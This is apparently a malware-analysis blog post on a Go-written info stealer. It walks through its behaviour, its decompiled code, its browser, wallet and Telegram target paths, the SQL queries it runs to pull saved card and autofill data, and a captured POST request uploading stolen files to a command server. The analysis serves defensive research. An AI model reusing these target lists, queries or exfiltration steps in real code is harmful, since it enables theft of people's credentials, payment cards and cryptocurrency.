Analyzing a new stealer written in Golang

January 30, 2019 by hasherezade

Golang (Go) is a relatively new programming language, and it is not common to find malware written in it. However, new variants written in Go are slowly emerging, presenting a challenge to malware analysts. Applications written in this language are bulky and look much different under a debugger from those that are compiled in other languages, such as C/C++.

Recently, a new variant of Zebocry malware was observed that was written in Go (detailed analysis available here).

We captured another type of malware written in Go in our lab. This time, it was a pretty simple stealer detected by Malwarebytes as Trojan.CryptoStealer.Go. This post will provide detail on its functionality, but also show methods and tools that can be applied to analyze other malware written in Go.

Analyzed sample

This stealer is detected by Malwarebytes as Trojan.CryptoStealer.Go:

- 992ed9c632eb43399a32e13b9f19b769c73d07002d16821dde07daa231109432
- 513224149cd6f619ddeec7e0c00f81b55210140707d78d0e8482b38b9297fc8f
- 941330c6be0af1eb94741804ffa3522a68265f9ff6c8fd6bcf1efb063cb61196 – HyperCheats.rar (original package)
    - 3fcd17aa60f1a70ba53fa89860da3371a1f8de862855b4d1e5d0eb8411e19adf – HyperCheats.exe (UPX packed)
        - 0bf24e0bc69f310c0119fc199c8938773cdede9d1ca6ba7ac7fea5c863e0f099 – unpacked

Behavioral analysis

Under the hood, Golang calls WindowsAPI, and we can trace the calls using typical tools, for example, PIN tracers. We see that the malware searches files under following paths:


"C:\Users\tester\AppData\Local\Uran\User Data\"
"C:\Users\tester\AppData\Local\Amigo\User\User Data\"
"C:\Users\tester\AppData\Local\Torch\User Data\"
"C:\Users\tester\AppData\Local\Chromium\User Data\"
"C:\Users\tester\AppData\Local\Nichrome\User Data\"
"C:\Users\tester\AppData\Local\Google\Chrome\User Data\"
"C:\Users\tester\AppData\Local\360Browser\Browser\User Data\"
"C:\Users\tester\AppData\Local\Maxthon3\User Data\"
"C:\Users\tester\AppData\Local\Comodo\User Data\"
"C:\Users\tester\AppData\Local\CocCoc\Browser\User Data\"
"C:\Users\tester\AppData\Local\Vivaldi\User Data\"
"C:\Users\tester\AppData\Roaming\Opera Software\"
"C:\Users\tester\AppData\Local\Kometa\User Data\"
"C:\Users\tester\AppData\Local\Comodo\Dragon\User Data\"
"C:\Users\tester\AppData\Local\Sputnik\Sputnik\User Data\"
"C:\Users\tester\AppData\Local\Google (x86)\Chrome\User Data\"
"C:\Users\tester\AppData\Local\Orbitum\User Data\"
"C:\Users\tester\AppData\Local\Yandex\YandexBrowser\User Data\"
"C:\Users\tester\AppData\Local\K-Melon\User Data\"

Those paths point to data stored from browsers. One interesting fact is that one of the paths points to the Yandex browser, which is popular mainly in Russia.


The next searched path is for the desktop:

"C:\Users\tester\Desktop*"


All files found there are copied to a folder created in %APPDATA%:



The folder “Desktop” contains all the TXT files copied from the Desktop and its sub-folders. Example from our test machine:



After the search is completed, the files are zipped:



We can see this packet being sent to the C&C (cu23880.tmweb.ru/landing.php):

Format	Details
Request	POST /landing.php HTTP/1.1 Host: cu23880.tmweb.ru User-Agent: GRequests/0.10 Content-Length: 306 Content-Type: multipart/form-data; boundary=59d79f5252c2ab456ef3a4699d56f50cec971ae15698fd352d8f8e3aabcc Accept-Encoding: gzip --59d79f5252c2ab456ef3a4699d56f50cec971ae15698fd352d8f8e3aabcc Content-Disposition: form-data; name="file"; filename="C:\\Users\\HAPU BWS\\AppData\\Local\\splnjpqca4ks.zip" Content-Type: application/octet-stream PK

Inside

Golang compiled binaries are usually big, so it's no surprise that the sample has been packed with UPX to minimize its size. We can unpack it easily with the standard UPX. As a result, we get plain Go binary. The export table reveals the compilation path and some other interesting functions:

Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports | Resources

Offset	Name	Value	Meaning
654600	Characteristics	0	
654604	TimeDateStamp	0	
654608	MajorVersion	0	
65460A	MinorVersion	0	
65460C	Name	66D096	C:\Users\ADMINI~1\AppData\Local\Temp\3\go-build023833538\b001\exe\a.out.exe
654610	Base	1	
654614	NumberOfFunc...	B	
654618	NumberOfNames	B	
65461C	AddressOfFunc...	66D028	
654620	AddressOfNames	66D054	
654624	AddressOfNam...	66D080	

Details

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
654628	1	1BA580	66D0E2	_cgo_panic	
65462C	2	F2310	66D0ED	_cgo_topofstack	
654630	3	1290	66D0FD	authorizerTrampoline	
654634	4	1070	66D112	callbackTrampoline	
654638	5	11B0	66D125	commitHookTrampoline	
65463C	6	1150	66D13A	compareTrampoline	
654640	7	1BA5B0	66D14C	crosscall2	
654644	8	1110	66D157	doneTrampoline	
654648	9	11F0	66D166	rollbackHookTrampoline	
65464C	A	10C0	66D17D	stepTrampoline	
654650	B	1230	66D18C	updateHookTrampoline	

Looking at those exports, we can get an idea of the static libraries used inside.


Many of those functions (trampoline-related) can be found in the module sqlite-3:

https://github.com/mattn/go-sqlite3/blob/master/callback.go.

Function crosscall2 comes from the Go runtime, and it is related to calling Go from C/C++ applications (https://golang.org/src/cmd/cgo/out.go).


Tools

For the analysis, I used IDA Pro along with the scripts IDAGolangHelper written by George Zaytsev. First, the Go executable has to be loaded into IDA. Then, we can run the script from the menu (File –> script file). We then see the following menu, giving access to particular features:




First, we need to determine the Golang version (the script offers some helpful heuristics). In this case, it will be Go 1.2. Then, we can rename functions and add standard Go types. After completing those operations, the code looks much more readable. Below, you can see the view of the functions before and after using the scripts.


Before (only the exported functions are named):



After (most of the functions have their names automatically resolved and added):



Many of those functions comes from statically-linked libraries. So, we need to focus primarily on functions annotated as main_* – that are specific to the particular executable.



Code overview

In the function “main_init”, we can see the modules that will be used in the application:

```
00720CAF mov     byte_A6807A, 1
00720CB6 call    os_init
00720CBB call    path_filepath_init
00720CC0 call    regexp_init
00720CC5 call    strings_init
00720CCA call    sync_init
00720CCF call    archive_zip_init
00720CD4 call    io_ioutil_init
00720CD9 call    encoding_base64_init
00720CDE call    database_sql_init
00720CE3 call    syscall_init
00720CE8 call    github_com_mattn_go_sqlite3_init
00720CED call    github_com_levigross_grequests_init
00720CF2 call    golang_org_x_sys_windows_registry_init
00720CF7 lea     eax, byte_7B42E1
00720CFD mov     [esp+150h+var_150], eax
00720D00 mov     [esp+150h+var_14C], 0Bh
00720D08 call    os_Getenv
00720D0D mov     eax, [esp+150h+var_144]
```

It is statically linked with the following modules:

- GRequests (https://github.com/levigross/grequests)
- go-sqlite3 (https://github.com/mattn/go-sqlite3)

- try (https://github.com/manucorporat/try)

Analyzing this function can help us predict the functionality; i.e. looking the above libraries, we can see that they will be communicating over the network, reading SQLite3 databases, and throwing exceptions. Other initializers suggests using regular expressions, zip format, and reading environmental variables.

This function is also responsible for initializing and mapping strings. We can see that some of them are first base64 decoded:

```
00721197 lea     edx, aSelectEmailFro+1F41h ; "XFxBcHBEYXRhXFxMb2NhbFxcVXJhblxcVXNlciB"...
0072119D mov     [esp+150h+var_150], edx
007211A0 mov     [esp+150h+var_14C], 30h
007211A8 call    main_base64decode
007211AD mov     eax, [esp+150h+var_144]
007211B1 mov     [esp+150h+var_EC], eax
007211B5 mov     ecx, [esp+150h+var_148]
007211B9 mov     [esp+150h+var_4C], ecx
007211C0 lea     edx, aSelectEmailFro+2FCDh ; "XFxBcHBEYXRhXFxMb2NhbFxcQ2hyb21vZG9cXFV"...
007211C6 mov     [esp+150h+var_150], edx
007211C9 mov     [esp+150h+var_14C], 34h
007211D1 call    main_base64decode
007211D6 mov     eax, [esp+150h+var_144]
007211DA mov     [esp+150h+var_F0], eax
007211DE mov     ecx, [esp+150h+var_148]
007211E2 mov     [esp+150h+var_50], ecx
007211E9 lea     edx, dword_768E60
007211EF mov     [esp+150h+var_150], edx
007211F2 mov     [esp+150h+var_14C], 14h
007211FA mov     [esp+150h+var_148], 0
00721202 call    runtime_makemap
```

In string initializes, we see references to cryptocurrency wallets.

Ethereum:

```
v154 = v134;
runtime_mapassign_faststr(
  dword_768E60,
  v155,
  "Ethereum-WalletFailed to find Failed to load FindNextVolumeWFindVolumeClosel
  15);
```

Monero:

```
runtime_mapassign_faststr(
  dword_768E60,
  v155,
  "monero-keystorems: gomaxprocs=multipart/mixednegative offsetnetwork is downno medium
  15);
```

The main function of Golang binary is annotated “main_main”.

```
int main_main()
{
  int v0; // ST14_4
  int v2; // [esp+4h] [ebp-14h]
  void *retaddr; // [esp+18h] [ebp+0h]

  if ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)__readfsdword(0x14u) + 8) )
    runtime_morestack_noctxt();
  runtime_newobject(dword_7800E0);
  v0 = v2;
  ((void (__cdecl *)(int, int, signed int))os_Mkdir)(dword_A56468, dword_A5646C, 511);
  sub_71E670(dword_A56468, dword_A5646C);
  sync__ptr_WaitGroup_Add(v0, 5);
  runtime_newproc(12, (unsigned int)&off_7D2DF8, v0);
  runtime_newproc(12, (unsigned int)&off_7D2E00, v0);
  runtime_newproc(12, (unsigned int)&off_7D2E24, v0);
  runtime_newproc(12, (unsigned int)&off_7D2E10, v0);
  runtime_newproc(12, (unsigned int)&off_7D2E08, v0);
  sync__ptr_WaitGroup_Wait(v0);
  main_to_zip_files(dword_A56468, dword_A5646C, dword_A564B0, dword_A564B4);
  return main_upload_files(dword_A564B0, dword_A564B4, off_A50BE8, dword_A50BEC);
}
```

Here, we can see that the application is creating a new directory (using a function os.Mkdir). This is the directory where the found files will be copied.

After that, there are several Goroutines that have started using runtime.newproc. (Goroutines can be used similarly as threads, but they are managed differently. More details can be found here). Those routines are responsible for searching for the files. Meanwhile, the Sqlite module is used to parse the databases in order to steal data.

Then, the malware zips it all into one package, and finally, the package is uploaded to the C&C.

```
_BYTE *__cdecl main_upload_files(int a1, int a2, int a3, int a4)
{
  _DWORD *v4; // eax
  _BYTE *result; // eax
  char v6; // t0
  _DWORD *v7; // ecx
  _DWORD *v8; // [esp+4h] [ebp-24h]
  int v9; // [esp+8h] [ebp-20h]
  _BYTE *v10; // [esp+Ch] [ebp-1Ch]
  int v11; // [esp+10h] [ebp-18h]
  void *retaddr; // [esp+28h] [ebp+0h]

  if ( (unsigned int)&retaddr <= *(_DWORD *)(*(_DWORD *)__readfsdword(0x14u) + 8) )
    runtime_morestack_noctxt();
  github_com_levigross_grequests_FileUploadFromDisk(a1, a2);
  runtime_newobject(dword_7A8480);
  v4 = v8;
  v8[5] = v10;
  v8[6] = v11;
  if ( dword_A68430 )
  {
    runtime_gcWriteBarrier(v8);
    v4 = v7;
  }
  else
  {
    v8[4] = v9;
  }
  github_com_levigross_grequests_Post(a3, a4, v4);
  result = v10;
  v6 = *v10;
  return result;
}
```

What was stolen?

To see what exactly which data the attacker is interested in, we can see look more closely at the functions that are performing SQL queries, and see the related strings.

Strings in Golang are stored in bulk, in concatenated form:

```
.rdata:007B3143 aSqlite3syscall db 'sqlite3syscalltraileruintptrunknownupgradeupsilonversionvivaldiwa'
.rdata:007B3143                                         ; DATA XREF: github_com_mattn_go_sqlite3_init_0+27↑o
.rdata:007B3143                                         ; main_sql_open_next+4F↑o ...
.rdata:007B3143                 db 'itingwriteatwsarecvwsasend data=%q etypes  goalÎ”= helpgc= incr=%'
.rdata:007B3143                 db 'v is not  mcount= minutes nalloc= newval= nfreed= ping=%q pointer'
.rdata:007B3143                 db ' stack=[ status  xmlns="%!Month(%s: %s',0Dh,0Ah
.rdata:007B3143                 db '%s;%s;%s%s|%s|%s, idle: 2.5.4.102.5.4.112.5.4.1748828125; SecureA'
.rdata:007B3143                 db 'cceptExAcceptedArmenianBalineseBopomofoBugineseCancelIoCherokeeCo'
.rdata:007B3143                 db 'nflictContinueCyrillicDNS nameDSA-SHA1DecemberDesktop\DuployanEqu'
.rdata:007B3143                 db 'alSidEthiopicExtenderFebruaryFullPathGeorgianGujaratiGurmukhiHTTP'
.rdata:007B3143                 db '/1.1HTTP/2.0HiraganaInstFailInstRuneJavaneseKatakanaKayah_LiLinea'
.rdata:007B3143                 db 'r_ALinear_BLocationMahajaniNO_ERRORNO_PROXYNovemberOl_ChikiPRIORI'
.rdata:007B3143                 db 'TYParseIntPhags_PaQuestionROLLBACKReadFileReceivedSETTINGSSHA1-RS'
.rdata:007B3143                 db 'ASameSiteSaturdaySetEventSnapshotTagbanwaTai_ThamTai_VietTelegram'
.rdata:007B3143                 db 'ThursdayTifinaghUgariticWSAIoctlZONEINFO[:word:][signal \Cookies\'
.rdata:007B3143                 db 'config\',0Dh,0Ah
.rdata:007B3143                 db '--%s',0Dh,0Ah
```

Later, a single chunk from such bulk is retrieved on demand. Therefore, seeing from which place in the code each string was referenced is not-so-easy.

Below is a fragment in the code where an “sqlite3” database is opened (a string of the length 7 was retrieved):

```
0071DB00 mov     [esp+2B0h+arg_8], 0
0071DB0B mov     [esp+2B0h+arg_C], 0
0071DB16 mov     [esp+2B0h+arg_10], 0
0071DB21 lea     eax, aSqlite3syscall ; "sqlite3syscalltraileruintptrunknownupgr"...
0071DB27 mov     [esp+2B0h+var_2B0], eax
0071DB2A mov     [esp+2B0h+var_2AC], 7
0071DB32 mov     eax, [esp+2B0h+arg_0]
0071DB39 mov     [esp+2B0h+var_2A8], eax
0071DB3D mov     eax, [esp+2B0h+arg_4]
0071DB44 mov     [esp+2B0h+var_2A4], eax
0071DB48 call    database_sql_Open
```

Another example: This query was retrieved from the full chunk of strings, by given offset and length:

```
0071E2EA call    database_sql__ptr_Rows_Err ; database_sql__ptr_Rows_Err
0071E2EF mov     eax, [esp+2B0h+var_270]
0071E2F3 mov     [esp+2B0h+var_2B0], eax
0071E2F6 lea     ecx, aSelectEmailFro+66B0h ; "select first_name, middle_name, last_na"...
0071E2FC mov     [esp+2B0h+var_2AC], ecx
0071E300 mov     [esp+2B0h+var_2A8], 50h ; string length
0071E308 mov     [esp+2B0h+var_2A4], 0
0071E310 mov     [esp+2B0h+var_2A0], 0
0071E318 mov     [esp+2B0h+var_29C], 0
0071E320 call    database_sql__ptr_DB_Query ; database_sql__ptr_DB_Query
0071E325 mov     eax, [esp+2B0h+var_298]
```

Let’s take a look at which data those queries were trying to fetch. Fetching the strings referenced by the calls, we can retrieve and list all of them:

select name_on_card, expiration_month, expiration_year, card_number_encrypted,

billing_address_id FROM credit_cards
select * FROM autofill_profiles
select email FROM autofill_profile_emails
select number FROM autofill_profile_phone
select first_name, middle_name, last_name, full_name FROM autofill_profile_names

We can see that the browser's cookie database is queried in search data related to online transactions: credit card numbers, expiration dates, as well as personal data such as names and email addresses.

The paths to all the files being searched are stored as base64 strings. Many of them are related to cryptocurrency wallets, but we can also find references to the Telegram messenger.

Software\\Classes\\tdesktop.tg\\shell\\open\\command
\\AppData\\Local\\Yandex\\YandexBrowser\\User Data\\
\\AppData\\Roaming\\Electrum\\wallets\\default_wallet

\\AppData\\Local\\Torch\\User Data\\
\\AppData\\Local\\Uran\\User Data\\
\\AppData\\Roaming\\Opera Software\\
\\AppData\\Local\\Comodo\\User Data\\
\\AppData\\Local\\Chromium\\User Data\\
\\AppData\\Local\\Chromodo\\User Data\\
\\AppData\\Local\\Kometa\\User Data\\
\\AppData\\Local\\K-Melon\\User Data\\
\\AppData\\Local\\Orbitum\\User Data\\
\\AppData\\Local\\Maxthon3\\User Data\\
\\AppData\\Local\\Nichrome\\User Data\\
\\AppData\\Local\\Vivaldi\\User Data\\
\\AppData\\Roaming\\BBQCoin\\wallet.dat
\\AppData\\Roaming\\Bitcoin\\wallet.dat
\\AppData\\Roaming\\Ethereum\\keystore
\\AppData\\Roaming\\Exodus\\seed.seco
\\AppData\\Roaming\\Franko\\wallet.dat
\\AppData\\Roaming\\IOCoin\\wallet.dat
\\AppData\\Roaming\\Ixcoin\\wallet.dat
\\AppData\\Roaming\\Mincoin\\wallet.dat
\\AppData\\Roaming\\YACoin\\wallet.dat
\\AppData\\Roaming\\Zcash\\wallet.dat
\\AppData\\Roaming\\devcoin\\wallet.dat

Big but unsophisticated malware

Some of the concepts used in this malware remind us of other stealers, such as Evrial, PredatorTheThief, and Vidar. It has similar targets and also sends the stolen data as a ZIP file to the C&C. However, there is no proof that the author of this stealer is somehow linked with those cases.

When we take a look at the implementation as well as the functionality of this malware, it's rather simple. Its big size comes from many statically-compiled modules. Possibly, this malware is in the early stages of development— its author may have just started learning Go and is experimenting. We will be keeping eye on its development.

At first, analyzing a Golang-compiled application might feel overwhelming, because of its huge codebase and unfamiliar structure. But with the help of proper tools, security researchers can easily navigate this labyrinth, as all the functions are labeled. Since Golang is a relatively new programming language, we can expect that the tools to analyze it will mature with time.

Is malware written in Go an emerging trend in threat development? It's a little too soon to tell. But we do know that awareness of malware written in new languages is important for our community.